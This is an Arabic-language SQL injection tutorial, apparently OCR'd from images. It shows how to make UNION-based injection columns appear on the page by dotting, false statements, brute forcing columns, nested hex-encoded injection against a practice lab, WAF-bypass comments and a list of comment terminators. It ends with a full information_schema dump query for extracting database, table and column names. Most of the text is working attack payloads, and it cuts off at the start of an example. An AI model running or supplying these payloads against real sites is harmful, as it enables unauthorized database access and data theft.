
لنُكمل عملية الحقن النمطي من حيثُ توقفنا سابقاً بعد معرفة العدد الكُلي للأعمدة نقوم بالجمع بينهُما بإستخدام الإستعلام التجميعي union select .

```
www.InjectorBoy.GHT?id=.1 union select 1,2-- -
```

☆¸.•*☆ حدثــ خطأ ☆*•.¸☆

عند كتابة الإستغلال الكُلي الصحيح للأعمدة حدثــ خطأ , ألا وهو عدم ظهور أرقام الأعمدة المُصابة الكُلية بالصفحة كما المُعتاد في الحقن الطبيعى , لذا سوف أرفق باباً تالياً نقوم فيهِ بشرح أساليب إجبار الأعمدة المُصابة على الظهور بالصفحة لإتمام عملية الإستغلال الكُلية .

☆*•.¸☆ إجبار الأعمدة المُصابة على الظهور بالصفحة عندما لا تظهر فى الحالة الطبيعية للحقن ☆*•.¸☆



في بعض الأحيان قد يتعذر على مُختبري حقن قواعد البيانات إظهار أرقام الأعمدة الكُلية المُصابة داخل الصفحة لإتمام حقنها لذا سوف نقوم بشرح تخطي تلك المُشكلة تالياً في عدة فُصول مُتاتبعة .

☆*•.¸☆ المُحتويات ☆¸.•*☆

الفصل الأول : التنقيط ' Dotting ' .

الفصل الثاني : إستخدام الجُمل الخاطئه أو الـ false statement .

الفصل الثالث : الأرقام المُتعدده التكراريه والبحث داخل السورس باج ' source page ' .

الفصل الرابع : إستخدام الفيرجين والبحث بالسورس باج ' source page ' .

الفصل الخامس : إستخدام القوة الجبرية الـ Brute Forcing Columns .

الفصل السادس : إستخدام الإستعلام التوجيهي | Routed Query .

الفصل السابع : إستخدام أُسلوب الحقن الداخلي injection inside injection .

الفصل الثامن : فحص وجود حمايه WAF .

الفصل التاسع : فحص نهايات الروابط .

الفصل العاشر : إستخدام قيمه فارغه Null .

☆*•.¸☆ الفصل الأول : التنقيط ' Dotting ' ☆*•.¸☆



التنقيط ' Dotting ' : بعنى إضافة نٌقطة أو مايٌساوي قيمتها من التقنيات المٌندرِجة تحت هذا التصنيف , ووظيفة النٌقطة إلغاء الإستعلام ذلك لكونها أصبحت في هذه الحالة شرط سلبي .

[1] www.InjectorBoy.GHT?id=1 union select 1,2,3 -- -

[2] www.InjectorBoy.GHT?id=.1 union select 1,2,3 -- -

☆*•.¸☆ بعض التقنيات المٌتنوٍعة المٌندرِجة تحت تصنيف التنقيط من حيثٌ العمل ☆*•.¸☆

[1] news.php?id=.58

[2] news.php?id=-58

[3] news.php?id=@58

[4] news.php?id==58

[5] news.php?id=58=58


[6] news.php?id=polygon(58)

[7] news.php?id=999999.9

[8] news.php?id=(-58)

[9] news.php?id=.\58

☆*•.¸☆ الفصل الثاني : إستخدام الجُمل الخاطئة أو الـ false statement ☆¸.•*☆




في حالة معرفة العدد الكُلي الصحيح للأعمدة وكِتابة الإستغلال ولم تظهر الأعمدة المُصاب داخل نطاق الصفحة نقوم عِندها بإضافة الجُمل الخاطئة أو الـ false statement قبل الإستعلام union select على النحو التالي :

[1] news.php?id=.58'union select 1,2,3,4 -- - لا شيئ حدث
[2] news.php?id=.58' and 0 union select 1,2,3,4 -- -

ظهرت الأعمده المُصابه بعد إضافة الـ false statement الـ and 0 قبل إستعلام اليونيون سيليكت

☆*•.¸☆ بعض التقنيات المُتنوِعة لـ false statement ☆¸.•*☆

dev 0
And 0
and 1 = 2
and (1)!=(0)
and(1)=(0)
AND false
having 1 = 0
like 0
where 1=2



تتم هذه الطريقة بكتابة أرقام الأعمدة الكْلية المْستغلة بصورة تكرارية مْتعددة وليكون على سبيل الفرض لا التخصيص خمسة مرات :

```
news.php?id=.58'and 0 union select 11111,22222,33333,44444 -- -
```

ثمَ يلي ذلك فتح السورس باج [source page] والبحث عن ذلك العمود المْصاب المْكرر القيمة حتى نجدهْ ظاهر بصورة منفردة داخل السورس باج .

VERSION 2

هو نفس أوسلوب الباب المار لكن بدلاً من تكرار أرقام الأعمدة خمسة مرات نقوم بإستبدالها جميعاً بإستعلام الكشف عن إصدار قاعدة البيانات version() , يلي ذلك فتح السورس باج والبحث عن إصدار القاعده :

```
/news.php?id=.58'and 0 union select version(),version(),version(),version() -- -
```



إستخدام القوة الجبرية أو Brute Forcing Columns ذلك يتم بحذف كافة أرقام الأعمدة كما بالمثال التالي :

[1] news.php?id=.58'and 0 union select 1,2,3,4 -- -

[2] news.php?id=.58'and 0 union select -- - الأسلوب الجبري

ثم نقوم بإضافة أرقام الأعمده واحداً تلو الأخر بصورة تكرارية خمسة مرات على الترتيب منفرداً القيمة من البدايا إلى النهاية حتى تظهر الأعمدة المُصابة بالصفحة :

[3] news.php?id=.58'and 0 union select 1111 -- -


[4] news.php?id=.58'and 0 union select 11111,2222-- -

[5] news.php?id=.58'and 0 union select 11111,2222,3333-- -


[6] news.php?id=.58'and 0 union select 11111,2222,3333,4444-- -

من التجرُبه الأولى للقوة الجبرية ظهر تعداد مُتكرر للرقم واحد بالبار العُلوى للصفحة والدال على أن العمود المُصاب هو العمود صاحب الرقم واحد كما نرى بالصورة التالية :

[7] www.InjectorBoy.md/news.php?id=.58' and 0 union select 1111 -- -



[8] www.InjectorBoy.md/news.php?id=.58' and 0 union select version() -- -



إصدار قاعدة البيانات يظهر بالبار العلوي للصفحة : 38-5.5.51

الفصل السادس : ☆*•.¸☆ إستخدام الإستعلام التوجيهي | Routed Query ☆¸.•*☆



تم شرحهٌ سابقاً

☆*•.¸☆ الفصل السابع : إستخدام أُسلوب الحقن الداخلي injection inside injection ☆¸.•*☆



أُسلوب ' حقن نقطة الحقن ' أو بمعنى أدق الحقن داخل الحقن من الأساليب القوية بمجال حقن قواعد البيانات :

مُلاحظة هامة : الموقع التالى موقع إختباري مُصمم لإختبار الإختراق , أي أنهٌ ليس بموقعاً حي .

```
leettime.net/sqlninja.com
```



التكوين الهيكلي للأُسلوب

بعد كتابة الإستغلال كاملاً للموقع أي بعد معرفة العدد الكُلي للأعمدة بصورة أكيدة :

leettime.net/sqlninja.com/tasks/routed_sqli_1.php?id=1' and 0 union select 1,2-- -



Invalid Input parameter

الناتج : لم تظهر الأعمدة المُصابه داخل صفحة الموقع .

أولاً : إختبار العمود المُناسب لأُسلوب الحقن داخل نقطة الحقن الداخلي

نقوم بإختبار مكان الحقن بهذا الأُسلوب بوضع الإستعلام التالي ' 0x27 ' بمكان الأعمدة كُلها واحداً تلو الأخر على الترتيب , وعند ظهور خطأ مُركب بأحدهِم يكون هو العمود المُناسب لتفعيل الأُسلوب داخلُه :

[1] leettime.net/sqlninja.com/tasks/routed_sqli_1.php?id=1' and 0 union select 0x27,2-- -



[2] leettime.net/sqlninja.com/tasks/routed_sqli_1.php?id=1' and 0 union select 1,0x27-- -



الناتج : ظهر خطأ بالعمود صاحب الرقم إثنين ، مما دل على إنهْ العمود المْناسب لتفعيل الأُسلوب داخِلَهْ .

Error While Selection process : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1

▢ تطبيق الأُسلوب ▢

أولاً : نقوم بقص الإستعلام كاملاً من بداية الجُزء الأول من بعد رقم المْتغير عند إشارة التنصيص الفرديه كومه (') إلى نهاية الجزء الأخير عند الإغلاق (-- -) على النحو التالي :

[1] leettime.net/sqlninja.com/tasks/routed_sqli_1.php?id=1' and 0 union select 1,2-- -

[2] ' and 0 union select 1,2-- -

ثم نقوم بتشفيرهْ كاملاً - أي الإستعلام المقصوص - بالهيكس بهذا الموقع :

[3] www.waraxe.us/sql-char-encoder.html

الناتج :

[4] 0x2720616e64203020756e696f6e2073656c65637420312c322d2d202d

ثانياً : نقوم بوضعه كاملاً - أي الإستعلام المقصوص مْشفراً بالهيكس - بالعمود المْناسب المْستخرج سابقاً رقم إثنين :

[5] leettime.net/sqlninja.com/tasks/routed_sqli_1.php?id=1' and 0 union select 1,0x2720616e64203020756e696f6e2073656c65637420312c322d2d202d-- -



Username is : 1

المْلاحظات : كما نْلاحظ بالصورة أعلاه ظهر رقم العمود المْصاب داخل الصفحه وهو الرقم واحد ' الـ Username is : 1 والدال بذات الوقت على أن العمود المْصاب للحقن هو العمود صاحب الرقم واحد .

ألأن فلنكشف عن إصدار قاعدة البيانات بنفس الكيفية السابقة , لكن بوضع الإستعلام version() قبل التشفير بمكان العمود صاحب الرقم واحد المْصاب بالحقن ثم تشفير الإستعلام كاملاً .

[6] ' and 0 union select version(),2-- -

[7] 0x2720616e64203020756e696f6e2073656c6563742076657273696f6e28292c322d2d202d

ثم نضع الإستعلام المْشفر مكان العمود صاحب الرقم إثنين المْناسب لتفعيل الأْسلوب داخِلَةْ ' كما تم الكشف عنهْ سابقاً بالـ 0x27 ' .

ملحوظه هامة : فلنْفرق بين ذلك الأمر ! العمود رقم إثنين هو العمود المْناسب لتفعيل الأْسلوب داخِلَةْ - أي عمود الإختبار لهذه المسئلة – والعمود رقم واحد هو العمود المْصاب الذى نضع به الإستعلامات الخاصة بالحقن قبل تشفيرها وهو الذي ظهر بالصفحة سابقاً - وذلك كـ عادة كْل الأعمدة المْصابه بأي موقع يتم الحقن داخلها -

[8] leettime.net/sqlninja.com/tasks/routed_sqli_1.php?id=1' and 0 union select 1,0x2720616e64203020756e696f6e2073656c6563742076657273696f6e28292c322d2d202d-- -



[9] إصدار قاعدة البيانات : Username is : 5.5.52-cll


☆*•¸☆ الفصل الثامن : فحص وجود حمايه WAF ☆¸•*☆



قد يكون عدم ظهور الأعمدة المُصابة بالصفحة نتيجة الواف أي الحمايه لذا فالنّشفر كافة الإستعلامات للإحتياط و مُشاهدة النتيجة .

```
www.InjectorBoy.md/news.php?id=.58' /*!50000and*/ 0 /*!50000union*/ /*!50000select*/ 1,2,3,4 -- -
```

☆*•.¸☆ الفصل التاسع : فحص نهايات الروابط ☆¸.•*☆



فالنقوم بفحص نهايات الروابط فقد يكون هذا سبب من أسباب عدم ظهور أرقام الأعمدة المْصابة بالصفحة **,** أي إننا نقوم بوضع كومينت أو تعليق بدل المْستخدم وقتها فقد يكون التعليق المْستخدم غير مْناسب **,** وهذا وجدتهْ - أي تبين لي - أنهْ أحد الأسباب لعدم ظهور أرقام الأعمد المْصابه بالصفحة بصورة كبيرة بمواقع كثيرة قْمت بحقنها سابقاً

```
www.InjectorBoy.md/news.php?id=.58' and 0 union select 1,2,3,4 --%0a
```

مجموعه كاملة من الرّموز المْستخدمه لإغلاق نهايات الروابط

--+
--+-
+--+
-- -
--\
`
;-- -
--+-
+--+
-- -
–
#
//
/**/

/*
%0a
%23
%60
;%00
--%0a
%2523
%2560
;%2500
0%0a)

☆*•.¸☆ الفصل العاشر : إستخدام قيمة فارغة الـ Null ☆¸.•*☆



وهو نفس الباب الثانى والثالث من حيث المبدأ والأُسلوب , فبدل أن نقوم بتكرار أرقام الأعمدة أو نقوم بتكرار إستعلام الفيرجن version()
بكافة الأعمدة نقوم بإستبدالها جميعاً بالجٌملة Null والتي تعنى "no data " ثم مٌلاحظة أي أمر يطرأ داخل الصفحة ثم بعد ذلك داخل
السورس باج على هذا الترتيب المذكور أنفاً :

```
www.InjectorBoy.md/news.php?id=58'union select Null,Null,Null,Null -- -
```

▁▂▃▄▅▆▇ نهاية العملية ▇▆▅▄▃▂▁

لِنٌكمِل عملية الحقن الكٌلي

بعد تحصيل العدد الكٌلي للأعمدة وإظهار الأعمدة المٌصابة بالصفحة
ننتقل إلى مرحلة أٌخرى ألا وهي مرحلة إستخراج المعلومات الحساسة .

▁▁▂▃▄▅▆ إستكمال مراحل الحقن ▆▅▄▃▂▁▁

لنرجع مرجوعنا إلي ما كنا وقِفنا عندهْ فبعد معرفة العدد الكُلي للأعمدة وكتابة إستغلالة يتبقي لدينا إستخراج المعلومات الحساسة من قاعدة البيانات وجمع المعلومات و يتم جمع المعلومات الحساسة من القاعدة بإستخدام إستعلامات مْخصصة لذلك :




•▫╤╚☆ الإستعلام الشامل ☆╤╚▫•

الإستعلام الشامل : سوف يْستخرج لنا كافة التفاصيل المْتعلقة بالقاعدة من أسماء الجداول و أسماء الأعمدة وذلك بصورة مْفصلة .


```
concat( @n_d:=0x00,@i:=0x00,@o:=0x00,if( benchmark( (select count(*) from information_schema.schemata),
@o:=CONCAT(@o,(Select concat( 0x266e6273703b,LPAD(@n_d:=@n_d
%2b1,3,0x30),0x2e203c666f6e7420636f6c6f723d7265643e3c623e
,@i:=schema_name,0x3c2f623e20286e756d626572206f66207461626c657320696
e2064617461626173653a20,@NumberOfDatabases:=(select count(*) from information_schema.tables where
table_schema=@i),0x293c2f666f6e743e,
0x3c62723e,
concat(@n_t:=0x00,@tbl:=0x00,@out_tbl:=0x00,if( benchmark( @NumberOfDatabases,@out_tbl:=CONCAT( @out_t
bl,( Select concat( repeat(0x266e6273703b,8),LPAD(@n_t:=@n_t
%2b1,3,0x30),0x2e203c666f6e7420636f6c6f723d677265656e3e3c623e,@tbl:=
table_name,0x3c2f623e20286e756d626572206f6620636f6c756d6e7320696e207461
626c653a20,@NumberOfColumns:=(select count(*) from information_schema.columns where table_schema=@i and
table_name=@tbl),0x293c2f666f6e743e,concat( @n_c:=0x00,@clm:=0x00,@clm_out:=0x00,if( benchmark( @Numbe
rOfColumns,@clm_out:=CONCAT( @clm_out,0x3c62723e,repeat(0x266e6273703b ,16),LPAD(@n_c:=@n_c
%2b1,3,0x30),0x2e20203c666f6e7420636f6c6f723d626c75653e,(Select (@clm:=column_name) from
information_schema.columns where (table_name=@tbl) and column_name>@clm order by column_name LIMIT
1),0x3c2f666f6e743e))=0, @clm_out, 0x00), 0x3c62723e)) from information_schema.tables where table_schema=@i
and table_name>@tbl order by table_name LIMIT 1)))=0, @out_tbl, 0x00))) from information_schema.schemata
where schema_name>@i order by schema_name LIMIT 1)))=0,@o,0x00))
```

مثال عملي

```
